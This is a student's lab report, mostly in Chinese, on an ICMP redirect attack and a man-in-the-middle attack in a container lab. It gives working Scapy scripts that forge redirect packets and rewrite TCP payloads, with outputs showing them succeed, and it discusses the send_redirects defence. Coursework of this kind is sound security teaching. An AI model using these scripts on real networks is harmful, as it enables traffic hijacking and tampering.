The report of lab 3

57118117 谌雨阳

Task 1 : Launching ICMP Redirect Attack

Code：

ICMP 重定向攻击代码：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=0)
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Q1：重定向到远程主机代码：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=0)
icmp.gw = '192.168.60.6'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Q2：重定向到 LAN 中不存在的主机代码：

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=0)
icmp.gw = '10.9.0.100'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Result：


进入 victim 中对 192.168.60.5 进行 ping 操作：

```
root@d2c6e97734e7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.150 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.153 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.103 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.069 ms
```

进入 attack 主机，在 victim 进行 ping 过程时运行攻击脚本：

```
root@77c9119b3c6e:/volumes# python3 redirect.py
.
Sent 1 packets.
```

通过 wireshark 可以找到发出的一个重定向包：



No.	Time	Source	Destination	Protocol	Length	Info
26	2021-07-13 06:0…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0013, seq=24/6144, ttl=64
27	2021-07-13 06:0…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0013, seq=24/6144, ttl=63
28	2021-07-13 06:0…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0013, seq=25/6400, ttl=64
29	2021-07-13 06:0…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0013, seq=25/6400, ttl=63
30	2021-07-13 06:0…	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
31	2021-07-13 06:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
32	2021-07-13 06:0…	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for network)
33	2021-07-13 06:0…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0013, seq=26/6656, ttl=64
34	2021-07-13 06:0…	02:42:0a:09:00:6f	Broadcast	ARP	42	Who has 10.9.0.11? Tell 10.9.0.111
35	2021-07-13 06:0…	02:42:0a:09:00:0b	02:42:0a:09:00:6f	ARP	42	10.9.0.11 is at 02:42:0a:09:00:0b

查看 victim 中的 ip route cache，发现 10.9.0.111 被记录了下来：

```
root@d2c6e97734e7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 91sec
```

通过 mtr -n 192.168.60.5 命令进行 traceroute，结果显示攻击成功：

```
                        My traceroute  [v0.93]
d2c6e97734e7 (10.9.0.5)                          2021-07-13T10:09:29+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets                Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                  0.0%     5    0.1   0.3   0.1   1.0   0.4
 2. 10.9.0.11                   0.0%     5    0.1   0.1   0.1   0.1   0.0
 3. 192.168.60.5                0.0%     4    0.2   0.1   0.1   0.2   0.1
```

使用 flush 清除 ip route cache 之后再次 traceroute 192.168.60.5 的结果：

```
                        My traceroute  [v0.93]
d2c6e97734e7 (10.9.0.5)                          2021-07-13T10:10:08+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                 Packets                Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                   0.0%     4    0.1   0.1   0.1   0.2   0.1
 2. 192.168.60.5                0.0%     3    0.2   0.1   0.1   0.2   0.0
```

Q1：重定向到远程主机——运行 Code 中 Q1 代码，发现 ip route cache 中并没有存下远程主机。

```
root@d2c6e97734e7:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Q2：重定向到 LAN 中不存在的主机——运行 Code 中 Q2 代码，发现 ip route cache 中并没有存下脚本中设定的 LAN 中不存在的主机。

```
root@d2c6e97734e7:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

Q3：将配置信息中三行为 0 的置位由 0 改为 1，在 yml 文件中修改如下：

```
 sysctls:
         - net.ipv4.ip_forward=1
         - net.ipv4.conf.all.send_redirects=1
         - net.ipv4.conf.default.send_redirects=1
         - net.ipv4.conf.eth0.send_redirects=1
```

进行一次攻击后查看 victim 中的 ip route cache，发现没有内容：

```
root@636fcc334a6e:/# ip route show cache
root@636fcc334a6e:/#
```

对 192.168.60.5 进行 traceroute，结果显示攻击失败：

```
                         My traceroute  [v0.93]
636fcc334a6e (10.9.0.5)                          2021-07-13T10:31:02+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                Packets                Pings
 Host                         Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                  0.0%    21    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5               0.0%    21    0.1   0.1   0.1   0.2   0.0
```

Answer to the questions：

Question1：

针对 Q1 的实验结果表明，ICMP 重定向攻击不能够重定向到远程主机。

Question2：

针对 Q2 的实验结果表明，ICMP 重定向攻击也不能够重定向到 LAN 中不存在的主机。

Question3：

针对 Q3 的实验结果表明，这三个配置参数是有效的防御机制，置为 0 是关闭，允许恶意路由器发起重定向攻击，置为 1 则开启，使得重定向攻击无法成功。

Task 2：Launching the MITM Attack

Code：

运行于恶意路由器上的 mitm_sample.py：

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'syy', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Filter 改为 MAC 地址的 mitm_sample.py：

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'syy', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Result：

在 victim(10.9.0.5)与远程主机（192.168.60.5）之间通过 9090 端口建立连接，并能够传输信息。

发送端：

```
root@23f1454af0e0:/# nc 192.168.60.5 9090
nihaoya
syy
```

接收端：

```
root@622b10b166b6:/# nc -lp 9090
nihaoya
syy
```

根据实验手册要求将恶意路由器（10.9.0.111）上的 ip_forward 置为 0：

```
root@b2a25c9b6453:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在 attack 主机上对 victim 发起 ICMP 重定向攻击：

```
root@19fc3e18b9ed:/volumes# python3 redirect.py
.
Sent 1 packets.
```

查看 victim 中的 ip route cache，结果显示攻击成功。

```
root@23f1454af0e0:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 288sec
```

攻击后先前的连接变得无法传输信息（try 没有显示在对端）。

发送端：

```
root@23f1454af0e0:/# nc 192.168.60.5 9090
nihaoya
syy
try
```

接收端：

```
root@622b10b166b6:/# nc -lp 9090
nihaoya
syy
```

在恶意路由器（10.9.0.111）上运行 mitm_sample.py，能够传输信息且 syy 三个字母会被替换成 AAA。

发送端：

```
root@23f1454af0e0:/# nc 192.168.60.5 9090
nihaoya
syy
try
try again
syy is really vegetable
```

接收端：

```
root@622b10b166b6:/# nc -lp 9090
nihaoya
syy
try
try again
AAA is really vegetable
```

此时观察恶意路由器命令行，显示正在持续发包（即使连接两端不发送信息）。

```
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 10
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 10
.
```

Q5：根据实验手册提示，可以尝试使用 MAC 地址代替 IP 地址进行包过滤：

通过 ifconfig 命令获取 victim（10.9.0.5）的 MAC 地址：

```
root@23f1454af0e0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 139233  bytes 10855854 (10.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 240  bytes 13088 (13.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

将 mitm_sample.py 中的 filter 内容由 IP 地址改为 MAC 地址后，一条消息即只会产生一个如下提示，不再持续发包。

```
root@b2a25c9b6453:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'syyseu\n', length: 7
.
Sent 1 packets.
```

发送端：

```
root@23f1454af0e0:/# nc 192.168.60.5 9090
nihaoya
syy
try
try again
syy is really vegetable
syysyysyy
syyseu
```

对端：

```
root@622b10b166b6:/# nc -lp 9090
nihaoya
syy
try
try again
AAA is really vegetable
AAAAAAAAA
AAAseu
```

Answer to the questions：

Question4：

流量方向为 victim（10.9.0.5）——>远程主机（192.168.60.5）。因为中间人攻击的目的是伪造成通信双方的其中一方，篡改其发送的消息，因此只需要过滤一个方向的报文，在这里篡改的是受害者发送到远程主机的报文，所以过滤方向为从 victim 到远程主机。

Question5：

使用 victim（10.9.0.5）主机的 IP 地址进行过滤时，恶意路由器（10.9.0.111）上显示不停地在发包，这是因为在这种过滤方式下，该脚本会同时抓取自己发出的报文；而使用 MAC 地址进行过滤的方法并不会抓取自己发出的报文，因此选择 MAC 地址作为过滤器参数能有更好的性能和表现。